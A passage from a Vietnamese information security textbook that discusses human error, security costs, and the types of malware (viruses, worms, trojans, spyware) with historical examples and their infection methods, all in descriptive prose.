Các sản phẩm mới vội vã được đưa ra thị trường thường chứa những lỗ hổng an toàn hoặc không ổn định do chúng không được kiểm tra đánh giá một cách kỹ lưỡng. Ví dụ, một số hệ điều hành có một khoản mục "guest" được tạo sẵn. Những khoản mục "guest" này thường không được kích hoạt hoặc được bảo vệ bằng mật khẩu và chúng được cấu hình để giới hạn các truy nhập vào một hệ thống. Cách đây không lâu, một nhà sản xuất hệ điều hành đã vô tình tiếp thị một phiên bản hệ điều hành mới, trong đó khoản mục "guest" đã được kích hoạt và không được bảo vệ bằng mật khẩu và cho phép truy nhập hệ thống một cách rộng rãi.

Một số hệ điều hành mới thường có những lỗ hổng bảo mật truy nhập internet hoặc các lỗi làm cho hệ thống bị các xung đột không mong muốn, làm cho các lệnh không hoạt động bình thường và nhiều vấn đề khác nữa. Khi bạn mua một hệ điều hành mới, một phần mềm mới hoặc một thiết bị phần cứng mới, bạn nên có kế hoạch kiểm tra một cách nghiêm ngặt chúng để bảo đảm tính an toàn và tin cậy. Ngoài ra, nên kiểm tra các tính năng an toàn mặc định như khoản mục guest để chắc chắn rằng bạn cấu hình chúng theo cách an toàn nhất. Nên cài đặt tất cả các bản vá lỗi hoặc các gói dịch vụ mới nhất cho các hệ thống mới của mình. Một số người quản trị hệ thống chỉ thích mua các hệ thống mới chỉ sau 6 tháng hoặc một năm chúng có mặt trên thị trường, tức là sau khi các người dùng khác đã sử dụng nó trong các tình huống cụ thể, tìm và thông báo các lỗi cho nhà sản xuất để sửa chữa chúng.

Một vấn đề khác nảy sinh đó là các bản vá lỗi hệ thống được vội vã công bố trước khi chúng được kiểm tra một cách kỹ lưỡng. Đôi khi một nhà sản xuất lại thu hồi lại một bản vá lỗi trên thị trường chỉ sau một thời gian ngắn ngủi được công bố, bởi vì chúng xuất hiện những vấn đề mới. Nếu không cấp bách lắm, tốt nhất người sử dụng nên chờ cho đến khi cảm

thấy chắc chắn rằng không có một vấn đề nào này sinh rồi mới cài đặt bản vá lỗi, giống như đã làm với các phiên bản hệ điều hành mới.

Đôi khi các nhà sản xuất lại công bố các tính năng an toàn nhưng lại rất dễ bị bỏ qua vì nó bất tiện cho người dùng. Ví dụ, vẫn có những hệ điều hành cho phép người dùng bỏ qua giai đoạn đăng nhập. Một số hệ điều hành trước đây lại cho phép thiết lập các khoản mục người dùng mới mà không yêu cầu đặt mật khẩu truy nhập.

1.4.5. Tổn thất vì lỗi hay sự bất cẩn của con người.

Các tính năng an toàn của hệ điều hành cũng chưa quyết định nếu thiếu người biết cách cấu hình và sử dụng chúng. Một hệ điều hành có rất nhiều tính năng an toàn, nhưng những tính năng này sẽ trở nên vô ích nếu người dùng không biết cách thực hiện hoặc sử dụng chúng một cách tối ưu. Ví dụ, cho dù một hệ điều hành có tuỳ chọn yêu cầu người dùng thay đổi mật khẩu truy nhập của họ sau một khoảng thời gian nhất định, nhưng một công ty lại không áp dụng điều đó. Hậu quả là, sau một thời gian nhất định mọi người có thể trao đổi mật khẩu cho nhau, và dữ liệu của công ty có nguy cơ mất an toàn với những người đã chuyển đi, những người biến chất hoặc những người săn tìm thông tin bí mật để bán hay để cho.

Có rất nhiều lý do dẫn đến việc không sử dụng đầy đủ các tính năng an toàn, các lý do này bao gồm:

- Thiếu đào tạo, hiểu biết về những tính năng này.
- Chọn sự tiện lợi và dễ sử dụng hơn là an toàn.
- Thiếu thời gian.
- Do chính sách của các cơ quan, tổ chức.
- Không kiểm tra đánh giá thường xuyên.
- Thói quen làm việc theo một cách nhất định.

Có rất nhiều cách để khắc phục yếu tố con người trong vấn đề bảo đảm an toàn cho một tổ chức. Chẳng hạn, nên sử dụng các hệ điều hành cho phép tổ chức cài đặt các chính sách an toàn trong hệ thống. Ví dụ, người quản trị có thể cài đặt một chính sách an toàn yêu cầu người dùng thay đổi mật khẩu của họ sau một khoảng thời gian là 45 ngày và yêu cầu độ dài mật khẩu tối thiểu là 8 ký tự. Nếu trong tổ chức sử dụng một kết nối internet không an toàn, thì nên đặt chính sách dịch vụ thư mục ngăn chặn một số người dùng nhất định hoặc tất cả người dùng sử dụng các trình duyệt internet.

Triển khai các chính sách an toàn bằng văn bản là một cách khác để bảo đảm người dùng trong một tổ chức biết được các chính sách này và tầm quan trọng của chúng. Các thành phần của chính sách an toàn bằng văn bản có thể được cấu hình trong hệ điều hành và các chính sách an toàn phần mềm mạng. Ngoài ra, các chính sách an toàn bằng văn bản còn có thể được sử dụng để thay thế các chính sách hạn chế sự an toàn trong một tổ chức.

Đào tạo là một phương pháp khác có thể giúp cải thiện năng lực và sự lơ đãng của con người. Việc đào tạo liên quan đến ít nhất 2 nhóm người trong một tổ chức. Đào tạo cho các nhà quản trị hệ thống và quản trị mạng về các công cụ an toàn và cách sử dụng chúng như cấu hình các chính sách an toàn. Đào tạo cho người dùng về các phương pháp an toàn cơ bản mà họ có thể triển khai như tạo mật khẩu an toàn, mã hoá những tệp nhạy cảm.

Kiểm tra các tính năng an toàn cũng là một cách để đánh giá các yếu tố về con người. Tất cả các hệ điều hành và phần mềm cần được kiểm tra trước khi đưa công bố ra thị trường. Một số tổ chức dùng một đội ngũ an toàn để kiểm tra các hệ thống. Các tổ chức khác thì triển khai hệ thống máy tính để kiểm tra sự an toàn của hệ thống. Nguồn gốc của “hacker” chính là một chuyên gia máy tính thân thiện lấy việc cố gắng bẻ gãy các hệ

thống để tìm ra các lỗ hổng an toàn cần phải sửa chữa, để bảo đảm rằng các hệ thống và dữ liệu đó đã được bảo vệ.

1.5. Chi phí để đảm bảo an toàn

Có hai vấn đề về chi phí liên quan đến quá trình bảo đảm an toàn:

- Một là: Chi phí để triển khai các chức năng an toàn.

- Hai là: Chi phí khi không triển khai các chức năng an toàn.

Việc không triển khai các chức năng an toàn có vẻ tiết kiệm được tiền (ví dụ, có thể dùng người để làm các công việc khác). Nhưng trong thực tế, sự thụ động như vậy sẽ làm chi phí tốn hơn nhiều so với việc triển khai các chức năng an toàn. Nếu người sử dụng không sử dụng các biện pháp an toàn thì sẽ mất rất nhiều tiền và dữ liệu do một hệ thống bị hỏng hóc hoặc do một tấn công nào đó vào hệ thống. Trong trường hợp xấu nhất, việc thiếu an toàn cũng đồng nghĩa với việc mất toàn bộ dữ liệu của một công ty, dẫn đến việc công ty đó sẽ phá sản.

Chi phí để triển khai các chức năng an toàn bao gồm:

- Đào tạo các chuyên gia an toàn.

- Đạo tạo người dùng.

- Chi phí thêm cho các hệ thống có các tính năng an toàn.

- Mua các công cụ an toàn thứ ba.

- Chi phí thời gian mà các chuyên gia mà người dùng sử dụng để cài đặt và cấu hình các chức năng an toàn.

- Thử nghiệm các chức năng an toàn hệ thống.

- Vá lỗ hổng an toàn trong hệ thống một cách thường xuyên.

Chi phí để triển khai các chức năng an toàn là một thành phần trong toàn bộ chi phí sở hữu một hệ thống máy tính (TCO – Total Cost of Ownership). Giá trị TCO của một máy tính là tổng chi phí để sở hữu mạng đó và các máy tính trong mạng, bao gồm: phần mềm, phần cứng, đào tạo,

bảo trì, an toàn và các chi phí hỗ trợ người dùng. Cách để giảm chi phí TCO là mua các hệ thống được thiết kế để làm việc cùng nhau trong một môi trường cho phép cấu hình nhanh hơn, dễ dàng hơn. Ví dụ, ta có thể cài đặt và cấu hình từ xa một máy Windows XP Professional từ một máy Windows 2003 Server. Windows 2003 Server còn có thể cài đặt hàng trăm chính sách nhóm (kể cả các chính sách an toàn) để quản lý các ứng dụng khách (client) của Windows XP Professional. Điều này là hoàn toàn có thể vì ta có thể cài đặt Windows 2003 Server làm một trung tâm quản trị mạng thông qua Active Directory (là một cơ sở dữ liệu về các máy tính, người dùng, nhóm, các máy in và thư mục chia sẻ, các tài nguyên khác và vô số các dịch vụ mạng và dịch vụ quản trị). Sử dụng phương pháp này không những giúp ta tự động hoá việc cài đặt và cấu hình hệ điều hành của các máy trạm, mà còn giúp ta cài đặt và sử dụng các phần mềm ứng dụng của người dùng.

Trên một số mạng, kinh phí hàng năm để quản trị một máy tính của người sử dụng là trên 11000 USD. Bằng cách sử dụng các phương pháp tự động hoá, ví dụ như cài đặt phần mềm và chính sách nhóm từ xa, có thể giảm được 2/3 tổng số chi phí này. Trong phương pháp này, chi phí an toàn giảm đi rất nhiều, vì các chức năng an toàn được cấu hình cùng với các tham số hệ thống khác. Trong hầu hết các trường hợp việc cấu hình an toàn tập trung là rẻ hơn nhiều so với việc bỏ các chức năng an toàn hay người dùng tự cấu hình hệ thống của mình.

CHƯƠNG II: CÁC PHẦN MỀM PHÁ HOẠI

2.1. Phân loại các phần mềm phá hoại

Thuật ngữ virus và phần mềm phá hoại được sử dụng để mô tả các phần mềm máy tính gây nguy hiểm đến tính toàn vẹn của dữ liệu, quá trình truyền tin, hệ điều hành hay mạng máy tính. Có một số kiểu phần mềm phá hoại sau:

- Virus.
- Sâu mạng.
- Trojan horse.
- Spyware.
- Các chương trình khác gây nguy hiểm đến hệ thống hoặc dữ liệu.

Trong đó, virus, sâu mạng và trojan horse là những chương trình nguy hiểm nhất. Người ta ước tính, hàng năm các công ty và các cá nhân phải chi phí hàng tỷ đô USD để khôi phục lại các hệ thống bị phá hoại và mua các phần mềm chống virus. Mục đích của phần mềm phá hoại là mang lại những phiền phức cho người dùng, phá hoại các tệp hay các hệ thống máy tính, vô hiệu hoá các chức năng thông dụng của máy tính và mạng. Trước khi tìm cách chống lại các tấn công này, ta nên tìm hiểu rõ chúng là cái gì và cách thức lây lan như thế nào.

2.1.1. Virus

Virus là một chương trình thường trú ở một ổ đĩa hoặc một tệp. Virus có khả năng nhân bản và lây lan trên toàn bộ hệ thống. Nếu virus chưa gây ra những hậu quả hữu hình, thì người dùng không thể nhận biết được sự có mặt của chúng. Một số dấu hiệu nhận biết virus đó là: xuất hiện thông báo lạ; phát hiện một số tệp nào đó bị phá hoại; hệ điều hành trở nên chậm chạp, bị xung đột hoặc không thể khởi động được. Một số loại virus ẩn mình trong một khoảng thời gian và sau đó thực thi tác dụng vào một ngày

định trước nào đó. Một số loại virus lại nhiễm vào các tệp thực thi, các tệp kịch bản, các macro, phân vùng khởi động hay các phân vùng nào đó của một ổ đĩa. Một số loại virus được nạp vào bộ nhớ và sau đó tiếp tục lây nhiễm các hệ thống, giống như lây nhiễm từ các tệp thực thi.

W32.Pinfi là một ví dụ về một virus lây lan qua các hệ thống và các ổ đĩa chia sẻ. Nó có thể xâm nhập vào một hệ thống thông qua một dịch vụ không được sử dụng (như FTP hay Telnet), sau đó nó gắn vào một tệp. Ngoài ra, nó có thể lây lan qua các ổ đĩa chia sẻ trên mạng. W32.Pinfi tấn công tất cả các phiên bản của hệ điều hành Windows (từ Windows 95 đến Windows XP). Khi người dùng vô tình kích hoạt virus này, trước tiên nó sẽ tạo ra một danh mục trong Windows Registry để sau đó lây lan thông qua chương trình Windows Explorer (Explorer.exe). Mỗi khi người dùng chạy chương trình Windows Explorer. W32.Pinfi sẽ được gắn vào các tệp thực thi và các tệp macro được hiển thị trên cửa sổ Windows Explorer, kể các các tệp trong các ổ đĩa mạng hoặc các ổ đĩa chia sẻ. Độ dài của đoạn mã mà virus này gắn thêm vào các tệp là 177,917 bytes. Theo thiết kế thì W32.Pinfi không nhiễm tất cả các loại tệp này cùng một lúc, mà mỗi lần nó chỉ nhiễm một số tệp nhất định. W32.Pinfi cũng không có sức tàn phá nhiều, nhưng nó cũng làm cho các tệp thực thi bị nhiễm sẽ hoạt động không bình thường nữa.

Virus INIT 1984 là một ví dụ về loại virus có sức tàn phá lớn, nó nhiễm các hệ thống MAC OS. Virus này nhân bản dưới dạng tiến trình nền nên người dùng không nhận biết được. Virus sẽ gây hại khi người dùng thực thi tệp bị nhiễm đúng vào thứ 6 ngày 13. Khi tàn phá, virus INIT 1984 sẽ đổi tên các tệp thành các ký tự ngẫu nhiên và có thể xoá các tệp trên ổ cứng.

Virus lây lan theo từng giai đoạn sau:

- Giai đoạn thứ nhất: Virus thâm nhập từ một môi trường (hệ thống) này sang một môi trường (hệ thống) khác (thông qua các ổ đĩa, e-mail hay các

ổ đĩa chia sẻ chẳng hạn). Khi đã thâm nhập được vào một hệ thống, thì một phần hay toàn bộ virus có thể được gắn vào một hoặc nhiều tệp, được lưu trong bộ nhớ, được ghi vào boot sector hay partition sector của ổ đĩa cứng hoặc ghi vào Registry của các hệ thống họ nhà Windows.

- Giai đoạn thứ 2: Nhân bản (lây lan) trên hệ thống. Ví dụ, virus có thể lây lan từ boot sector mỗi lần máy tính được khởi động hoặc từ một tệp thực thi mỗi lần tệp này được thực hiện. Ngoài ra, virus cũng có thể lây lan từ bộ nhớ hoặc từ Registry của thông qua các tham số cấu hình Registry của máy tính. Tốc độ nhân bản của virus nhanh hay chậm tuỳ thuộc vào mục đích của người viết ra nó, tất cả đều nhằm giúp cho virus phát huy tác dụng tốt nhất.

- Giai đoạn thứ 3: Để lại những dấu hiệu trên hệ thống. Thông thường, virus gắn mã của nó vào cuối các tệp được chọn, đổi tên các tệp, xoá các tệp hoặc cả 2. Một virus để lại những dấu hiệu dễ thấy như tạo nên những tiếng "bíp" hay một thông báo bật lên như "Don't panic" chẳng hạn.

Virus được phân loại theo nhiều tiêu chí khác nhau. Nếu phân loại virus theo cách chúng nhiễm vào các hệ thống, có các loại virus như sau:

- Boot sector (hoặc partition sector): Nhiễm vào phân vùng khởi động của một hệ thống. Boot sector (hoặc partition sector) là vị trí đầu tiên của ổ đĩa, lưu giữ mã của ngôn ngữ máy chịu trách nhiệm khởi động hệ điều hành. Khi hệ thống được khởi động, virus sẽ thực thi trước, thông thường nó tự nạp mình vào bộ nhớ. Cách mà virus có thể lây lan là thông qua đĩa mềm, đĩa CD bị nhiễm.

- File infector: Nhiễm vào các tệp như tệp hệ thống, tệp thực thi, tệp điều khiển, các tệp hỗ trợ khác (ví dụ, tệp .dlls).

- Macro: Nhiễm vào các tệp macro (chứa các lệnh hoặc các tổ hợp phím, giúp cho việc truy nhập các lệnh hoặc các tổ hợp phím đó một cách nhanh chóng thông qua một lệnh hoặc một phím đơn lẻ). Macro thường được sử

dụng trong các ứng dụng của Microsoft office như: chương trình xử lý văn bản, bảng tính, cơ sở dữ liệu và các chương trình khác.

- Multipartile: Có thể nhiễm vào các hệ thống thông qua rất nhiều phương tiện khác nhau, ví dụ như thông qua boot sector và qua các tệp thực thi.

Nếu phân loại theo cách virus tránh bị phát hiện bằng các phần mềm quét virus, có các loại virus sau:

- Amored: Một virus có mã rất khó giải mã nên rất khó để biết chính xác virus hoạt động như thế nào.

- Polymorphic: Một virus có khả năng thay đổi sau mỗi lần nhân bản nên rất khó để chống lại.

- Stealth: Một virus có khả năng tự phòng vệ nên rất khó phát hiện.

- Companion: Một virus chạy từ một tệp không phải là tệp mà nó gắn vào.

Nếu phân loại theo khả năng phá hoại của virus, có các loại virus sau:

- Benign: Một virus có thể lây lan nhưng không gây hại cho máy tính. Một số virus benign chỉ để thử nghiệm khả năng nhân bản của một chương trình hay một đoạn mã thực thi nào đó. Đôi khi những kẻ tấn công sử dụng loại virus này để thử nghiệm mã chương trình của mình trước khi thực hiện các tấn công thật. Ngoài ra, virus benign còn được sử dụng trong các phòng thí nghiệm để viết hoặc kiểm tra các phần mềm ngăn chặn virus. Cho dù loại virus này là vô hại nhưng chúng cũng gây phiền toái và lo ngại cho người dùng.

- Destructive: Một virus được thiết kế để xoá hoặc làm hỏng các tệp, dừng dòng công việc (workflow) bình thường hoặc gây ra các vấn đề cho người dùng máy tính hoặc các hệ thống mạng.

2.1.2. Sâu mạng

Sâu mạng là một chương trình có thể nhân bản trên cùng một máy tính hoặc có thể tự lây lan sang các máy tính khác trên một mạng hoặc

internet. Sâu mạng thường lây lan thông qua các phương pháp tấn công như: tràn bộ đệm (buffer overflow), quét cổng (port scanning), tràn cổng (port flooding) và mật khẩu yếu.

Sâu mạng Code Red và Code Red II là các ví dụ về sâu mạng sử dụng tấn công tràn bộ đệm để phá hoại. Cả 2 phiên bản của Code Red đều nhằm vào các máy chủ Windows NT và Windows 2000 Server chạy dịch vụ máy chủ Web (IIS) hay các dịch vụ chỉ mục (indexing service), chưa vá các lỗ hổng để chống lại sâu mạng này. Ngoài ra, Code Red còn lợi dụng một số yếu điểm trong các cấu hình phần mềm quản lý router, cho phép sâu mạng này có thể lây lan nhiều thêm trên các mạng. Code Red nhân bản vào 19 ngày đầu của tháng sau đó lại dừng. Các phiên bản trước đây của loại sâu mạng này được thiết kế để làm tràn kết nối máy chủ của nhà trằng trên cổng 80. Cổng 80 là cổng mặc định của một số phần mềm máy chủ Web, sử dụng để đón các kết nối web từ máy khách.

Linux.Millen.Worm lây nhiễm các hệ thống Linux chạy trên các máy tính dòng Intel hoặc tương thích với Intel. Sâu mạng này cũng lây lan thông qua tấn công tràn bộ đệm. Thông qua tấn công tràn bộ đệm, một đoạn mã khởi tạo của sâu mạng này sẽ khởi tạo một tiến trình FTP trên hệ thống đích (hệ điều hành bị tấn công), tiến trình này sẽ download và thực hiện tệp mworm.tgz. Mworm.tgz là một tệp nén chưa gần 50 tệp. Ngoài việc chiếm không gian trên máy tính cục bộ, sâu mạng này còn sử dụng một phần của các tệp mới để tìm kiếm các máy tính khác để tấn công. Đồng thời, nó mở một cửa hậu (back door) trên tất cả các máy tính nó tấn công thành công, cho phép mã khởi tạo của sâu mạng truy nhập đến tất cả các máy tính đó. Cửa hậu (back door) là một con đường bí mật vào hệ điều hành dùng để tránh các chức năng an toàn của hệ thống, ví dụ cửa hậu có thể cho phép truy nhập vào hệ thống thông qua một chương trình hay một dịch vụ nào đó. Một họ hàng của sâu mạng Linux.Millen.Worm có tên là Linux.Lion.Worm, sâu mạng này có thể tạo ra rất nhiều cửa hậu trên một

hệ thống và cung cấp mật khẩu của các khoản mục trên hệ thống mà nó xâm phạm.

Sâu mạng Digispid.B.Worm chuyên nhằm vào các hệ thống cơ sở dữ liệu SQL server trên windows. Nó được thiết kế để xâm nhập vào hệ thống thông qua khoản mục SQL Administrator, do một số phiên bản của SQL server không có mật khẩu mặc định cho khoản mục này. Ngoài ra, nó còn có khả năng truy nhập vào hệ thống khi khoản mục SQL Administrator sử dụng mật khẩu là "sa". Khi đã xâm nhập vào hệ thống sẽ sinh ra các tệp trong thư mục \System32 của thư mục hệ thống (\winnt hoặc \windows), làm tràn cổng TCP hoặc UDP 1433 (đây là cổng dịch vụ SQL server) bằng các yêu cầu giả. Nó còn có thể thay đổi mật khẩu của khoản mục SQL Administrator và gửi mật khẩu mới tới một địa chỉ e-mail của kẻ tấn công đã khởi tạo sâu mạng này, do đó người quản trị thật không thể truy nhập vào các dịch vụ cơ sở dữ liệu của mình.

2.1.3. Con ngựa tơ roa (Trojan horse)

Trojan horse là một chương trình có vẻ hữu ích và vô hại, nó không gây hại đến máy tính của người dùng. Một số trojan horse cũng cho phép truy nhập cửa hậu đến một máy tính. Nhìn bề ngoài, trojan horse là một chương trình hấp dẫn, ví dụ như một trò chơi, một chương trình xử lý văn bản, một chương trình màn hình chờ, nhưng thực chất nó đã chứa đựng một chương trình có hại khác. Khi download một chương trình từ trên mạng hay từ internet, người dùng không thể biết được sự có mặt của trojan horse trong chương trình đó, và nghiễm nhiên trojan horse có thể lây lan thêm khi người dùng chuyển cho bạn bè mình thông qua các ổ đĩa hay e-mail.

Backdoor.Egghead là một trojan horse nhằm vào các hệ thống windows NT, windows 2000 và windows XP. Khi trojan horse này hoạt động, nó sẽ tạo ra một thư mục mới có tên là Vchost trong thư mục \Winnt\System32 hoặc \Windows\System32 và tạo ra các tệp của nó vào

thư mục này. Ngoài ra nó còn tạo ra một số tệp trong thư mục hệ thống \Winnt hoặc \Windows. Ở giai đoạn tiếp theo, trojan horse này sẽ thêm các danh mục vào Registry cho phép khởi đọng các chương trình của nó mỗi khi hệ thống máy tính được khởi động. Mục đích của trojan horse này là tạo ra một cửa hậu để kẻ tấn công có thể truy nhập vào máy tính nạn nhân.

AOL4FREE là một trojan horse mà phiên bản gốc của nó được thiết kế để cho phép người dùng tạo các khoản mục AOL miễn phí, và tác giả của nó đã bị bắt và nghiêm trị. Sau đó, nhiều kẻ tấn công đã sửa đổi nó thành một trojan horse lây lan qua e-mail và có thể hoạt động trên hầu hết các hệ điều hành. Khi hoạt động, AOL4FREE sẽ xoá các tệp trên ổ đĩa cứng.


Simpsons AppleScript Virus là một trojan horse nhằm vào các hệ thống MAC OS. Trojan horse này thường được gửi đi bằng một e-mail lôi kéo các fan của hãng hoạt hình Simpsons download các trích đoạn của hãng Simpsons. Khi người dùng thực thi chương trình đính kèm trong e-mail, nó sẽ mở một trình duyệt web kết nối tới một địa chỉ (URL) giả và gửi các e-mail đến tất cả các địa chỉ có trong danh bạ của chương trình e-mail Entourage hoặc Outlook Express.

Một đặc điểm chung giữa virus, sâu mạng và trojan horse là chúng thường được tải ra từ những vị trí nhất định trong các hệ điều hành. Bảng 2-1 tổng hợp các vị trí thông thường mà các phần mềm phá hoại này được tải ra.

Vị trí	Mô tả
Autoexec.bat	Là một trong các tệp tự động khởi động khi các hệ điều hành windows hoặc NetWare khởi động. Chương trình có tên trong danh sách các danh mục trong tệp này sẽ được thực thi khi hệ thống khởi động.
Bootloader program	Các chương trình nạp hệ điều hành như GRUB (Grand United Bootloader), LILO (Linux

	Bootloader) được sử dụng để nạp nhân của hệ điều hành.
Inittab_file	Tệp này được sử dụng trong các hệ điều hành UNIX/Linux, có chức năng tương tự tệp autoexec.bat của windows.
Kernel	Trong linux và Mac OS, vi rút có thể được gắn vào nhân hoặc các module trong nhân hệ điều hành. Chúng sẽ được kích hoạt khi tải nạp nhân và các module của hệ điều hành
win.ini	Thực thi khi khởi động bởi hệ thống windows. Các chương trình sẽ được khởi động bởi việc thiết lập: the load= hoặc the run=

Bảng 2-1: Những xuất phát điểm của các phần mềm phá hoại



Hình 2-1:Nội dung của tệp win.ini trong hệ điều hành WinXP

2.1.4. Phần mềm gián điệp (Spyware)

Spyware là một phần mềm chạy trên máy tính (người dùng không nhận biết được sự có mặt của nó) sau đó nó sẽ gửi thông tin về các hoạt động của máy tính nạn nhân cho kẻ tấn công hoặc người quảng cáo. Đôi khi Spyware không cần cài đặt để chạy trên máy tính của người dùng mà nó chỉ cần chặn bắt các thông tin liên quan đến các trao đổi trên internet của người dùng đó. Một cách mà Spyware có thể được cài đặt trên máy tính của người dùng là qua một virus máy tính hoặc một trojan horse. Ngoài ra, các hãng quảng cáo và tiếp thị có thể cung cấp các phần mềm miễn phí, ngoài việc cài đặt một chương trình hợp pháp, chúng còn cài một Spyware để kiểm soát việc sử dụng máy tính của người dùng. Trên internet, một số dạng Spyware hoạt động thông qua việc khai thác các cookies. Một cookie là thông tin về một web server được lưu trữ trên máy tính khách.

Một số dạng Spyware có thể chặn bắt các cookie hoặc các thông tin trong các cookie đó do đó kẻ điều hành Spyware có thể tái tạo lại tất cả các động thái của người dùng trên internet. Kiểu tấn công này được gọi là "cookie snarfing". Một số công cụ giả mạo có chức năng cookie snarfing là SpyNet và PeepNet. Các công cụ này thường được dùng kết hợp với nhau, SpyNet được sử dụng để chặn bắt thông tin mạng liên quan đến các cookie trong phiên truy cập internet của người dùng, còn PeepNet được sử dụng để giải mã tất cả các thông tin cookie, do đó kẻ tấn công có thể có thể phân tách chi tiết chuỗi các hành động mà người dùng internet thực hiện.

* Chú ý: Một cách để chống lại tấn công cookie snarfing là vô hiệu hoá chức năng tạo cookie thông qua trình duyệt internet.

2.2. Các phương pháp tấn công thường được sử dụng bởi phần mềm phá hoại

Virus, sâu mạng, trojan horse và các phần mềm phá hoại khác sử dụng rất nhiều phương pháp khác nhau để thực hiện công việc bẩn thỉu của

chúng và lây lan sang các hệ thống khác. Phần này sẽ giới thiệu các phương pháp mà các phần mềm phá hoại thường được sử dụng để tấn công, các phương pháp này bao gồm:

- Excutable methods.
- Boot and partition sector methods.
- Macro methods.
- E-mail methods.
- Software exploitation.

2.2.1. Các phương pháp thực hiện (Excutable methods)

Virus, sâu mạng hay trojan horse có thể thực thi là một tệp chứa các dòng mã máy có thể chạy được. Trong các đoạn mã này, một số đã được biên dịch, còn một số chưa được biên dịch do chúng sử dụng trình biên dịch trên máy tính nạn nhân. Ví dụ, các tệp batch (tệp lô) và các tệp script (kịch bản) là các tệp chứa các đoạn mã hoặc các chỉ thị được chạy bởi trình biên dịch của máy tính. Trình biên dịch sẽ biên dịch một tệp chứa các chỉ thị và thực thi chúng, mỗi dòng là một chỉ thị và quá trình thực thi sẽ lần lượt từng dòng một. Dưới đây là danh sách các tệp thực thi và phần mở rộng tương ứng:

- .exe (được sử dụng trong các hệ thống Windows và NetWare).
- .com (được sử dụng trong các hệ thống Windows và NetWare).
- .bat (được sử dụng trong các hệ thống Windows và NetWare).
- .bin (được sử dụng trong các hệ thống Windows, NetWare và Mac OS).
- .btm (được sử dụng trong các hệ thống Windows).
- .cgi (được sử dụng trong các hệ thống Windows, UNIX/Linux, NetWare và Mac OS).
- .pl (được sử dụng trong các hệ thống UNIX/Linux và Mac OS).

- .cmd (được sử dụng trong các hệ thống Windows và NetWare).
- .msi (được sử dụng trong các hệ thống Windows).
- .msp (được sử dụng trong các hệ thống Windows).
- .mst (được sử dụng trong các hệ thống Windows).
- .vb và .vbe (được sử dụng trong các hệ thống Windows và NetWare).
- .wsf (được sử dụng trong các hệ thống Windows).

Biên dịch song song một virus thực thi là quá trình nhiễm mã nguồn hoặc mã thực thi của các chương trình. Loại virus này có thể sử dụng các lệnh sẵn có từ dòng lệnh hoặc từ một trình soạn thảo để gắn thêm hoặc chèn mã độc vào các chương trình, tệp batch hay tệp script. Kỹ thuật này thường được thực hiện rất tốt khi sự an toàn trong kiểm soát truy nhập các kiểu tệp này còn lỏng lẻo, cho phép chúng có thể sửa đổi các tệp một cách dễ dàng.

2.2.2. Các phương pháp tấn công Boot và Partition sector

Khi một đĩa mềm được định dạng dưới dạng một đĩa khởi động (boot disk), thì quá trình định dạng sẽ tạo ra một phân vùng khởi động (boot sector) ở vị trí đầu tiên của đĩa. Trên ổ cứng thì quá trình tạo phân vùng và định dạng cũng sẽ tạo ra phân vùng khởi động chủ hoặc phân vùng khởi động ở ví trí đầu tiên của ổ đĩa. Phân vùng khởi động chứa bản ghi khởi động chủ (MBR), nó là một tập các chỉ thị được sử dụng để tìm và nạp hệ điều hành. Quá trình khởi tạo trình khởi động từ đĩa bao gồm các quá trình sau:

1. Máy tính tìm MBR.

2. Các chỉ thị trong MBR cho phép nó định vị được phân vùng khởi động chủ của phân vùng tích cực

3. Các chỉ thị (đôi khi còn được gọi là boot loader) trong phân vùng khởi động chủ sẽ định vị và khởi động hệ điều hành của máy tính.

